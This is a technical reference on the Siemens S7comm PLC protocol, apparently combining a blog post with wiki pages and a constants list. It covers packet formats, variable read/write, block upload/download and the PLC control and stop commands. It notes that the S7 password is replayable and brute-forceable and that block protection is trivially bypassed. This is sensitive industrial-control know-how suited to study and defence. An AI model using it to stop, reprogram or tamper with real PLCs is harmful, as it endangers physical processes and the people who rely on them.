The parameter header is shown in the following diagram:



#### 1.1 S7 Authentication and Protection

Pcap: [s300-authentication](https://github.com/gymgit/s7-pcaps/blob/master/step7_s300_AuthPassword.pcapng)

This is probably a good place to talk about the S7 authentication and protection mechanisms (even though they have nothing to do with the actual communication setup). There are three protection modes that can be set during configuration for the CPU.

* No protection: Just as one would expect no authentication is required.
* Write protection: For certain data write and configuration change operations authentication is required.
* Read/Write protection: Just like the previous one but certain read operations require authentication as well.

It must be noted that even if Read/Write protection is enabled there are certain operations that are allowed such as reading **SZL Lists** or reading and writing into **Marker** area. Other operations such as reading or writing **Object/Function/Data Blocks** should return a permission error.

There are two protection level sets associated with the CPU, the assigned protection level and the real protection level. The assigned protection level is the one set during configuration, while the real one is the current protection level applicable for the communication session.

During normal operation clients that need read/write privileges query the real and assigned protection levels, after the communication setup, through **SZL reads** (SZL ID: 0x0132 SZL Index: 0x0004). If authentication is required the password is sent to the device, in a **userdata** message, which lowers the effective protection level.

Just before anyone would think that this provides at least a tiny bit of security let me clarify that it is not. The password is six bytes and sent almost in the clear (XORed with constants and shifted). It is replayable and can be bruteforced. The protocol also provides no integrity or confidentiality protection, message injection and modification is possible. The general rule of thumb when it comes to S7 security is **if you can ping the device you can own it**.

It must be noted here that the S7-1200/1500 series devices use a slightly different approach, protection levels are handled a bit differently and the password sent is significantly longer (it is actually the hash of the password) but it is still constant and replayable.

### 2. Read/Write Variable [0x04/0x05]

Pcaps:

* [s300-read-variable-simple](https://github.com/gymgit/s7-pcaps/blob/master/snap7_s300_readVar.pcapng)
* [s300-read-write-variable](https://github.com/gymgit/s7-pcaps/blob/master/wincc_s300_setup-alarm-read-write.pcapng) (multiple variable reads and writes with simple addressing)
* [s400-read-write-variable-db](https://github.com/gymgit/s7-pcaps/blob/master/wincc_s400_production.pcapng) (multiple variable reads and writes with database addressing)

Here is when things start to get a bit more complicated, I highly recommend looking at the provided pcaps while reading this section (wireshark2 comes with S7 dissector enabled by default). Data read and write operations are carried out by specifying the memory area of the variable, its address (offset) and its size or type. Before going into the protocol details I would like to briefly introduce the S7 addressing model.

Like mentioned previously variables are accessed by specifying their addresses, this address is composed of three main attributes. The memory area:

* **Merker:**[M] arbitrary marker variables or flag registers reside here.
* **Data Block:**[DB] DB areas are the most common place to store data required by the different functions of the device, these data block are numbered which is part of the address.
* **Input:**[I] digital and analog input module values, mapped into memory.
* **Output:**[Q] similarly memory mapped outputs.
* **Counter:**[C] values of different counters used by the PLC program.
* **Timer:**[T] values of different timers used by the PLC program.

There are other less common memory areas as well (such as local data [L] and peripheral access [P] and so on).

The type of the variable determines its length and how it should be interpreted. A few examples are:

* BIT:[X] a single bit.
* WORD: two bytes wide unsigned integer.
* DINT: four bytes wide signed integer.
* REAL: four bytes wide IEEE floating point number.
* COUNTER: counter type used by the PLC program counters.

An example address of a variable is DB123X 2.1 which accesses the second bit of the third byte of the Data Block #123.

After this short detour let’s go back to the protocol’s implementation of variable read/write. The S7 protocol supports querying multiple variable reads/writes in single message with different addressing modes. There are three main modes:

* **any-type:** This is the default addressing mode and it is used to query arbitrary variables. All three parameters (area, address, type) are specified for each addressed variable.
* **db-type:** This is special mode designed to address DB area variables, it is more compact than the any-type addressing.
* **symbolic-addressing:** This mode is used by the S7-1200/1500 series devices and allows the addressing of certain variables with their pre-defined symbolic names. This mode will not be covered in detail here.

For each addressing mode the **Parameters** header is structured in the same way:

* **Function Code:**[1b] constant value of 0x04 for read or 0x05 for write Jobs and replies.
* **Item Count:**[1b] number of following **Request Item** structures.
* **Request Item:** this structure is used to address the actual variables, its length and fields depend on the type of addressing being used. These items are only present in the **Job** request and are emitted from the corresponding **Ack Data** no matter what the addressing mode is or whether it is a read or write request.

The **Data** part of the S7 PDU varies based on the type (read/write) and the direction (Job/Ack Data) of the message:


* **Read Request:** the **Data** part is empty.
* **Read Response:** the Ack Data message’s **Data** part consists of **Data Item** structures, one for each of the **Request Items** present in the original request. These items contain the actual value of the read variable and the format depends on the addressing mode.
* **Write Request:** contains similar **Data Items** as the read response, one for each of the **Request Items** in the **Parameter** header. Similarly, these contain the variable value to be written on the slave device.
* **Write Response:** The **Data** part of the **Ack Data** message simply contains a one byte error code for each of the **Request Items** in the original **Write Request**. See the [constants.txt](http://gmiru.com/resources/s7proto/constants.txt) for the error code values.

To sum it up, the **Request Item** always contains the description of the variables and multiple of these can be sent in the Job request while the **Data Items** contain the actual values of the described variables. The **Data Item** structures must begin on even bytes so if their length is an odd number and there is a following **Data Item** then they are padded with a zero byte.

What is left to be discussed is the format of the **Request/Data Item** structures. As previously mentioned they are dependent on the addressing mode being used so they are going to be introduced based on that.

#### 2.1 Item Structures with any-type Addressing

The figure below shows the **Request and Data Item** structures:



The fields of the **Request Item**:


* **Specification Type:**[1b] this field determines the main type of the item struct, for read/write messages it always has the value 0x12 which stands for Variable Specification.
* **Length:**[1b] the length of the rest of this item.
* **Syntax ID:**[1b] this field determines the addressing mode and the format of the rest of the item structure. It has the constant value of 0x10 for the **any-type** addressing.
* **Variable Type:**[1b] is is used to determine the type and length of the variable (usual S7 types are used such as REAL, BIT, BYTE, WORD, DWORD, COUNTER, …).
* **Count:**[2b] it is possible to select an entire array of similar variables with a single item struct. These variables must have the same type, and must be consecutive in the memory and the count field determines the size of this array. It is set to one for single variable read or write.
* **DB Number:**[2b] the address of the database, it is ignored if the area is not set to DB (see next field).
* **Area:**[1b] selects the memory area of the addressed variable. See the [constants.txt](http://gmiru.com/resources/s7proto/constants.txt) for the memory area constants.
* **Address:**[3b] contains the offset of the addressed variable in the selected memory area. Essentially, the addresses are translated to bit offsets and encoded on 3 bytes in network (big endian) byte order. In practice, the most significant 5 bits are never used since the address space is smaller than that. As an example DBX40.3 would be 0x000143 which is 40 \* 8 + 3.

Similarly the fields of the associated **Data Item**:

* **Error Code:**[1b] the return value of the operation, 0xff signals success. In the **Write Request** message this field is always set to zero.
* **Variable Type and Count:**[1b 2b] same as in the **Request Item**.
* **Data**: this field contains the actual value of the addressed variable, its size is len(variable) \* count.

#### 2.2 Item Structures with db-type Addressing

I have only seen this type of addressing used with S400 series devices, however it might be supported by some S300 series PLCs as well. It is only used to access DB variables and provides an alternative to address multiple different variables within a single item in a more compact format. The figure below shows the **Request and Data Item** structures:



The fields of the **Request Item**:

* **Specification Type:**[1b] same as with any-type addressing.
* **Length:**[1b] the length of the rest of this item.
* **Syntax ID:**[1b] determines the addressing mode, has a constant value of 0xb0 for **db-type**.
* **Number of Subitems:**[1b] the number of following **Subitems**.
* **Subitem**:
  + **Size:**[1b] specifies the number of bytes to read or write from the selected address.
  + **DB Number:**[2b] the DB where the addressed variable resides.
  + **Address:**[2b] byte offset of the variable into the given DB.

The fields of the **Data Item**:

* **Error Code:**[1b] the return value of the operation, 0xff signals success.
* **Variable Type:**[1b] always set to 0x09 (Octet String).
* **Length:**[2b] length of the remaining **Subresponse** data.
* **Subresponse:**
  + **Error Code:**[1b] the return value associated with the **Subitem** request.
  + **Data:** actual data to be read or written, interpreting this requires the corresponding **Subitem**.

### 3 Block Up/Download [0x1a-1f]

Pcaps:

* [s300-download-ob1](https://github.com/gymgit/s7-pcaps/blob/master/tia_s300_downloadOb1.pcapng)
* [s300-snap7-upload](https://github.com/gymgit/s7-pcaps/blob/master/snap7_s300_everything.pcapng)

This is where things start to get messy. First of all, in Siemens terminology a download is when the master sends block data to the slave and upload is the other direction. On the Siemens devices, program code and (most of) the program data are stored in blocks, these blocks have their own header and encoding format, which will not be discussed here in detail. From the protocol’s point of view they are binary blobs that need to be transported (for the interested reader the [snap7](http://snap7.sourceforge.net/) sources provide information on the block headers and their encoding).

There are seven different type of blocks recognised by Siemens equipment:

* **OB:** Organisation Block, stores the main programs.
* **(S)DB:** (System) Data Block, stores data required by the PLC program.
* **(S)FC:** (System) Function, functions that are stateless (do not have their own memory), they can be called from other programs.
* **(S)FB:** (System) Function Block, functions that are stateful, they usually have an associated (S)DB.

The purpose of these blocks are well described in the Siemens [documentation](https://support.industry.siemens.com/cs/document/45531107/simatic-programming-with-step-7-v5-5?dti=0&lc=en-WW).

These blocks are addressed with a special ASCII filename within the up/download request. This filename is structured in a following way:

* **File Identifier:**[1 char] as far as I know this always has the value of ‘\_’.
* **Block Type:**[2 chars] determines the block types, see the [constants.txt](http://gmiru.com/resources/s7proto/constants.txt) for concrete values.
* **Block Number:**[5 chars] the number of the given block in decimal format.
* **Destination File System:**[1 char] this field can either have the value ‘A’ for Active or ‘P’ for Passive file systems. Blocks copied to the active file system are chained immediately, which means they are in effect as soon as the PLC execution resumes. On the other hand, blocks copied to the passive file system need to be activated first.

An example filename is \_0800001P which is used to copy OB 1 to or from the passive file system.

\*\* Let me make a quick note on block encoding and content protection. There are two measures in place to protect the content of programs and data on the devcies and allow the distribution of program libraries. The first one is called know-how protection, which if set prevents STEP7 or TIA showing the actual content of the block. Unfortunately, this is trivial to bypass, as it is just two bits set in the header of the blocks and can easily be cleared. The other protection measure is block “encryption”, which in reality is just an obfuscation with linear transformations (bytewise xoring and rotating with constants), again should be trivial to bypass. So do not rely on these “security” mechanisms to protect your know-how. Otherwise the data blocks contain the raw, initialized image of the memory. Program blocks contain the MC7 (Machine Code 7) binary instructions. \*\*


Uploading and downloading blocks involves 3-3 different types of message pairs. These are listed below with the associated function codes:

* Request Download - 0x1a
* Download Block - 0x1b
* Download Ended - 0x1c
* Start Upload - 0x1d
* Upload Block - 0x1e
* End Upload - 0x1f

The structure of these messages are pretty simple, however the message sequence (especially for download) needs a bit of explaining.

#### 3.1 Upload Block

The upload block sequence is fairly intuitive, it is presented below:



In the **Ack Data - Start Upload** message the slaves tells the length of the block and then the master keeps sending **Job - Upload Block** messages until receives all the bytes. Finally it closes the upload sequence with a **Job - End Upload** message. The actual data of the block is sent by the slave in the **Ack Data - Upload Block** messages.

**Job - Start Upload** Parameter Header:

* **Function Code:**[1b] 0x1d for Start Upload.
* **Function Status:**[1b] only used in the Upload message, set to 0x01 if more data is to be sent.
* **Unknown:**[2b] always 0x0000.
* **Session ID:**[4b] a unique id associated with each upload sequence, it is set in the Ack Data - Start Upload message.
* **Filename Length:**[1b] length of the following filename.
* **Filename:** the filename that identifies the block as introduced above.

**Ack Data - Start Upload** Parameter Header:

* **Function Code:**[1b] 0x1d for Start Upload.
* **Function Status:**[1b] same as above.
* **Unknown:**[2b] always 0x0100.
* **Session ID:**[4b] the Session ID is set here, consecutive messages use the same value.
* **Length String Length:**[1b] length of the following Block Length String.
* **Length String:** the decimal length of the block encoded as an ASCII C string (don’t ask me why…).

**Job - Upload** Parameter Header:

* Contains the **Function Code** (0x1e), **Function Status**, **Unknown** (0x0000) and **Session ID** fields as discussed above.

**Ack Data - Upload** Parameter and Data Parts:

* **Function Code:**[1b] 0x1e for Upload.
* **Function Status:**[1b] set to 0x01 if more data is to be sent.
* **Data** part:
  + **Length:**[2b] the length of the Block Data.
  + **Unknown:**[2b] always 0x00fb.
  + **Block Data:** part of the uploaded data block.

**Job - End Upload** Parameter Header:


* Contains the **Function Code** (0x1f), **Function Status**, **Unknown** (0x0000) and **Session ID** fields as discussed above.

**Ack Data - End Upload** Parameter Header:

* Simply contains the **Function Code** (0x1f)

#### 3.1 Download Block

The key difference between upload and download is that during download the direction of the communication changes and the slave becomes the master (well sort of)[.](https://www.youtube.com/watch?v=UT0CNhRuTEY#t=6m35s) After the initial Request Download exchange the slave sends the Job messages and the master replies with Ack Data, this is the only exception to the “slave only replies” rule. After all the bytes are sent the master (the original) sends the Download Ended Job to close the download session. See the sequence diagram below.



The structure of the actual messages are really similar to the upload messages so I am only going to introduce the differences. For accurate syntax description open the example pcap in wireshark.

The **Job - Request Download** message contains two extra fields, the **Block Length** of the downloaded block and the **Payload Length** (the length without the block header) of the block. Both of these fields are decimal numbers encoded as ASCII strings. The response **Ack Data - Request Download** simply contains the Function Code.

Another significant difference is that, although the Session ID field is present it is not used (remains 0x00000000) instead the Filename is transmitted in each **Job - Download Block**. The structure of the rest of the messages is same as discussed before.

### 4 PLC Control [0x28]

Pcaps:

* [s300-control-commands](https://github.com/gymgit/s7-pcaps/blob/master/snap7_s300_everything.pcapng) (Copy Ram to Rom, Compress Memory, Start PLC)
* [s300-copy-ram-to-rom](https://github.com/gymgit/s7-pcaps/blob/master/step7_s300_copyRamToRom.pcapng)
* [s300-activate-blocks](https://github.com/gymgit/s7-pcaps/blob/master/step7_s300_download.pcapng)
* [s300-delete-blocks](https://github.com/gymgit/s7-pcaps/blob/master/tia_s300_downloadHwConfig.pcapng) (Activate/Delete Block, Start PLC)

(try using the s7comm.param.func == 0x28 wireshark filter to find the PLC Control messages)

PLC control messages are used to execute different routines on the slave device that modify its execution/memory state. Such commands are used to start or stop the PLC control program’s execution, activate or delete program blocks on the device or save its configuration to persistent memory. The structure of these messages are fairly simple, they are going to be explained without discussing the exact details (for that see the attached captures).

The **Job - PLC Control** message consists of two main parts, the ASCII name of the called method and its parameter (also encoded as an ASCII string). The method name is structured in a similar manner as the file names introduced in the block transfer section. The parameters depend on the method type and they can be thought of as an argument to it. The **Ack Data** message simply contains the PLC Control function code.

Some example function names and their associated parameters:

* \_INSE: activates a downloaded block on the device, the parameter is the name of the block (e.g. OB1).
* \_DELE: removes a block from the file system of the device, the parameter is again the name of the block.
* P\_PROGRAM: sets the run state of the device (start, stop, mem reset). It is sent without parameter to start the device, however stopping the plc program uses a different function code (see next section).
* \_GARB: compresses PLC memory.
* \_MODU: copy ram to rom, the parameter contains the file system identifiers (A/E/P).

### 5 PLC Stop [0x29]

Pcap [s300-stop-program](https://github.com/gymgit/s7-pcaps/blob/master/step7_s300_stop.pcapng)

The **PLC Stop** message is essentially the same as the **PLC Control** message. The only difference is that there is no parameter in the message and the routine part is always set to P\_PROGRAM. I have no idea why it has its separate type instead of using a parameter to determine whether it is a start or stop message.

### Outro

Well, this blog post grew way longer than I originally planned it to be, but I hope it will be useful for some. This might be obvious now, but the S7 protocol is not a well designed one. It was originally created to simply query register values, which it did kind of all right, but then functionality was kept being added until it became this monstrosity. It is filled with inconsistencies and unnecessary redundancies and it only gets worse with Userdata messages. These irregularities and design flaws become way more obvious (and annoying) while trying to write a parser for the protocol.

**TL;DR**

If S7 was a car it would probably look like this:



# 01 Protocol Overview

The S7 Communication builds on the following protocols:

* [S7 Comm](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/s7comm)
* [ISO TP](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/iso-tp)
* [ISO on TCP](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/iso-on-tcp)
* [Transmission Control Protocol](https://en.wikipedia.org/wiki/Transmission_Control_Protocol)

About the ISO protocol family: <https://gitlab.com/wireshark/wireshark/-/wikis/IsoProtocolFamily>

## Packet Structure

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| [**S7 Comm**](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/s7comm) |  |  |  | S7 Head | S7 Params | S7 Data |
|  | | | | | | | |
| [**ISO TP**](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/iso-tp) |  |  | COTP Hdr | S7PDU | | |
|  |  |  |  |  |  |  |
| [**ISO on TCP**](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/iso-on-tcp) |  | TPKT Hdr | TPDU | | | |
|  | | | | | | | |
| **TCP** | TCP Hdr | TCP data | | | | | |

The S7 Communication packets are wrapped in ISO TP packets, which are wrapped in ISO on TCP packets, which are wrapped in TCP/IP packets.

# 02 ISO on TCP

aka *TPKT*

|  |  |
| --- | --- |
| **Name** | ISO Transport over TCP |
| **ISO** | — |
| **RFC** | [RFC 1006](https://tools.ietf.org/html/rfc1006) |

Implements ISO transport services on top of the TCP. TCP port 102 is reserved for hosts which implement this standard. The main points are TSAP addressing and the detection of packet boundaries.

* See also <https://gitlab.com/wireshark/wireshark/-/wikis/TPKT>.
* See also <https://tools.ietf.org/html/rfc2126>

##### Packet Structure

|  |  |  |  |
| --- | --- | --- | --- |
| **ISO on TCP** |  | **TPKT Hdr** | **TPDU** |

## TPKT Header

| **Byte** | **Value** | **Description** |
| --- | --- | --- |
| [0] | 0x03 | Version |
| [1] | 0x00 | Reserved |
| [2] |  | TPDU Length (MSB) |
| [3] |  | TPDU Length (LSB) |

The actual value for the TPDU Length must be calculated dynamically from the size of the payload

## TPDU

Contents depend on packet type, see [ISO TP](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/iso-tp).

# 03 ISO TP

| **Byte** | **Value** | **Description** |
| --- | --- | --- |
| **Fixed part** | | |
| [0] | 0x11 | LI (Length Indicator): Length of Header (17) |
| [1] | 0xE0 | bits 1-4: PDU Type Specification (1110 = CR) bits 5-8: Credit (0000 = non-reliable) |
| [2-3] | 0x00 00 | DST - REF |
| [4-5] | 0x00 01 | SRC - REF (can be set by the client) |
| [6] | 0x00 | CLASS (Class/Extended Format/Flow Control) |
| **Variable part** | | |
| **TPDU Size parameter** | | |
| [7] | 0xC0 | param code = 0xC0 |
| [8] | 0x01 | param length = 0x01 |
| [9] | 0x09 | param value: Size (512 = 0x09; 1024 = 0x0A) |
| **Calling (Src) TSAP parameter** | | |
| [10] | 0xC1 | param code = 0xC1 (calling TSAP) |
| [11] | 0x02 | param length = 2 bytes |
| [12] | 0x01 | param value: Device Group (PG/PC = 0x01) |
| [13] | 0x00 | param value: TSAP ID (eg 0x00) |
| **Called (Dst) TSAP parameter** | | |
| [14] | 0xC2 | param code = 0xC2 (called TSAP) |
| [15] | 0x02 | param length = 2 bytes |
| [16] | 0x03 | param value: Device Group (OP = 0x02; Others = 0x03) |
| [17] | 0x…… | param value: Slot [bits 0..4] and Rack [bits 5..7] Numbers (see [PLC Types](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#plc_types)) |

aka *COPT*

|  |  |
| --- | --- |
| **Name** | ISO Transport Protocol |
| **ISO** | ISO DP 8073 |
| **RFC** | [RFC 905](https://tools.ietf.org/html/rfc905) |

The COTP packet is the content (the TPDU) of the TPKT packet. The structure of the packets depends on the type of data sent.

## Connection Request

##### Packet Structure

|  |  |  |  |
| --- | --- | --- | --- |
| **ISO TP** |  |  | **PDU** |
| ISO on TCP |  | TPKT | TPDU |

##### Contents

## Data Transfer

##### Packet Structure

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **ISO TP** |  |  | **Header** | **User Data** |
| ISO on TCP |  | TPKT | TPDU | |

##### Header

| **Byte** | **Value** | **Description** |
| --- | --- | --- |
| **Fixed part** | | |
| [0] | 0x02 | LI (Length Indicator): Length of Header (2) |
| [1] | 0xF0 | bits 1-4: PDU Type Specification (1111 = DT) bits 5-8: Credit (0000 = non-reliable) |
| [2] | 0x80 | bits 1-7: TPDU-NR (0) bit 8: End-Of-Traffic (1) |

##### User Data

aka *S7 PDU*

See [04 S7 Comm](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/s7comm).

# 04 S7 Comm

aka —

|  |  |
| --- | --- |
| **Name** | S7 Communication Protocol |
| **ISO** | — |
| **RFC** | — |

This is the actual protocol that Siemens created for S7 PLC communication.

##### Packet Structure

The structure of the packets is identical for all message and function types. The data part is optional, though.

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **S7 Comm** |  |  |  | **S7 Header** | **S7 Params** | **S7 Data** |
| ISO TP |  |  | Hdr | S7PDU | | |
| ISO on TCP |  | Hdr | TPDU | | | | |

## S7 Header

The structure of the header is identical for all message types and function codes.

| **Byte** | **Value** | **Description** |
| --- | --- | --- |
| **Fixed Part** | | |
| [0] | 0x32 | Protocol ID |
| [1] |  | [Message Type](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#message_types) |
| [2-3] | 0x00 00 | Reserved |
| [4-5] |  | PDU Reference (user defineable) |
| [6-7] |  | Parameter Length |
| [8-9] |  | Data Length |

The S7 communication protocol defines different [types of messages](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#message_types). For setting up the connection and for sending read or write requests, the Message Type is 0x01 (JOB or request). The reply messages will be of type ACK 0x02 or ACK\_DATA 0x03.

## S7 Params

The [Function Code](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/constants#function_codes) field encodes operations such as communication setup, system info, data read/write, block move, and PLC control functions. The most relevant functions are

* 0xF0: [Setup Communication](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/connection)
* 0x04: [Read Variable](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/read)
* 0x05: [Write Variable](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/write)

The actual structure of the parameters depends on the Function Code.

# 10 Constants

## PLC Types

Correspond with the *slot* they are sitting in. Rack number is usually *0*.

| **CPU Type** | **Slot** |
| --- | --- |
| S7-300 | 2: 0x02 |
| S7-400 | 3: 0x03 |
| S7-1200 | 1: 0x01 |
| S7-1500 | 1: 0x01 |

Beware that some PLC types require [special settings](https://dokuwiki.hampel-soft.com/kb/production/s7-communication/plc-settings) in TIA portal / Simatic Manager!

## Message Types

Also called ROSCTR (Remote Operating Service Control), as used in the S7COMM Header

| **Message Type** | **Value** |
| --- | --- |
| JOB | 0x01 (request) |
| ACK | 0x02 (acknowledge) |
| ACK\_DATA | 0x03 (response) |
| USERDATA | 0x07 (request user data) |
| SRVCTRL | 0x08 (request server control) |

## Function Codes

As used in the S7COMM Header

| **Function** | **Code** |
| --- | --- |
| CPU services | 0x00 |
| Setup communication | 0xF0 |
| Read Variable | 0x04 |
| Write Variable | 0x05 |
| Request download | 0x1A |
| Download block | 0x1B |
| Download ended | 0x1C |
| Start upload | 0x1D |
| Upload | 0x1E |
| End upload | 0x1F |
| PLC Control | 0x28 |
| PLC Stop | 0x29 |

## PDU Sizes

PDU Size needs to be negotiated, meaning a value is requested an the PLC will reply with the actually supported value. Beware: Not all PLCs understand or can reply to all PDU size values!

| **PLC Type** | **Value** |
| --- | --- |
| S7-1200 | 0x00F0 = 240 bytes |
| Default | 0x01E0 = 480 bytes |
| S7-1500 | 0x03C0 = 960 bytes |

## Memory Areas

| **Area type** | **Value** |
| --- | --- |
| P | 0x80 |
| I | 0x81 |
| O | 0x82 |
| M | 0x83 |
| DB | 0x84 |
| Counter | 0x1C |
| Timer | 0x1D |

## Variable Types

#### Request Data Types

| **Variable type** | **Value** | **bits** | **Sign** |
| --- | --- | --- | --- |
| BIT | 0x01 | 1 |  |
| BYTE | 0x02 | 8 | unsigned |
| CHAR | 0x03 | 8 | signed |
| WORD | 0x04 | 16 | unsigned |
| INT (short) | 0x05 | 16 | signed |
| DWORD | 0x06 | 32 | unsigned |
| DINT (long) | 0x07 | 32 | signed |
| REAL | 0x08 | 32 | floating point |
| DATE | 0x09 | 64 |  |
| TOD | 0x0A |  |  |
| TIME | 0x0B |  |  |
| S5TIME | 0x0C |  |  |
| DATE AND TIME | 0x0F |  |  |
| COUNTER | 0x1C |  |  |
| TIMER | 0x1D |  |  |
| IEC TIMER | 0x1E |  |  |
| IEC COUNTER | 0x1F |  |  |
| HS COUNTER | 0x20 |  |  |

#### Transport Data Types

Correspond to Transport Sizes

| **Requested type** | **Value** | **Transp. Unit** | **Size** |
| --- | --- | --- | --- |
| BIT | 0x03 | bits | 1 |
| BYTE, WORD, DWORD | 0x04 | bits | 8, 16, 32 |
| INT, DINT | 0x05 | bits | 16, 32 |
| REAL | 0x07 | bytes | 4 |
| CHAR | 0x09 | bytes | 1 |

## Parameter Error Codes

Taken from Wireshark dissector and libnodave header files

| **Description** | **Value** |
| --- | --- |
| No error | 0x0000 |
| Invalid block type number | 0x0110 |
| Invalid parameter | 0x0112 |
| PG ressource error | 0x011A |
| PLC ressource error | 0x011B |
| Protocol error | 0x011C |
| User buffer too short | 0x011F |
| Request error | 0x0141 |
| Version mismatch | 0x01C0 |
| Not implemented | 0x01F0 |
| L7 invalid CPU state | 0x8001 |
| hardware fault. | 0x8101 |
| object access not allowed. | 0x8103 |
| context is not supported. | 0x8104 |
| invalid address. | 0x8105 |
| data type not supported. | 0x8106 |
| data type not consistent. | 0x8107 |
| object does not exist. | 0x810A |
| insufficient CPU memory ? | 0x8301 |
| CPU already in RUN or already in STOP ? | 0x8402 |
| severe error ? | 0x8404 |
| L7 PDU size error | 0x8500 |
| address invalid. | 0x8702 |
| Step7:variant of command is illegal. | 0xd002 |
| Step7:status for this command is illegal. | 0xd004 |
| Step7:function is not allowed in the current prote level | 0xd0A1 |
| block name syntax error. | 0xd201 |
| syntax error function parameter. | 0xd202 |
| syntax error block type. | 0xd203 |
| no linked block in storage medium. | 0xd204 |
| object already exists. | 0xd205 |
| object already exists. | 0xd206 |
| block exists in EPROM. | 0xd207 |
| block does not exist/could not be found. | 0xd209 |
| no block present. | 0xd20e |
| block number too big. | 0xd210 |
| unfinished block transfer in progress(???) | 0xd240 |
| Coordination rules were violated. | 0xd240 |
| Operation not permitted in current protection level. | 0xd241 |
| protection violation while processing F-blocks. | 0xd242 |
| L7 invalid SZL ID | 0xD401 |
| L7 invalid index | 0xD402 |
| L7 DGS Connection already announced | 0xD403 |
| L7 Max user NB | 0xD404 |
| L7 DGS function parameter syntax error | 0xD405 |
| L7 info not available | 0xD406 |
| diagnosis: DP error. | 0xd409 |
| L7 PRT function parameter syntax error | 0xD601 |
| L7 invalid variable address | 0xD801 |
| L7 unknown request | 0xD802 |
| L7 invalid request status | 0xD803 |
| invalid BCD code or Invalid time format? | 0xdc01 |

## Response Item Return Codes

Taken from Wireshark dissector

| **Description** | **Value** |
| --- | --- |
| Reserved | 0x00 |
| Hardware fault | 0x01 |
| Object Accessing not allowed | 0x03 |
| Address out of range | 0x05 |
| Data type not supported | 0x06 |
| Data type inconsistent (size mismatch?) | 0x07 |
| Object does not exist | 0x0A |
| Success | 0xFF |

## Gmiro

Taken from <http://gmiru.com/resources/s7proto/constants.txt>

##

# Most of this is extracted from s7comm

# wireshark dissector plugin sources

# created by Thomas Wiens <th.wiens[AT]gmx.de>

# Date: 2016-15-03

# Author: Gyorgy Miru

# Version: 0.2

##

#Protocol ID:

0x32 - Protocol ID

#Message Types:

0x01 - Job Request

0x02 - Ack

0x03 - Ack-Data

0x07 - Userdata

#Header Error Class:

0x00 - No error

0x81 - Application relationship error

0x82 - Object definition error

0x83 - No ressources available error

0x84 - Error on service processing

0x85 - Error on supplies

0x87 - Access error

#Header Error Codes: (Further refines error)

#Parameter Error Codes:

0x0000 - No error

0x0110 - Invalid block type number

0x0112 - Invalid parameter

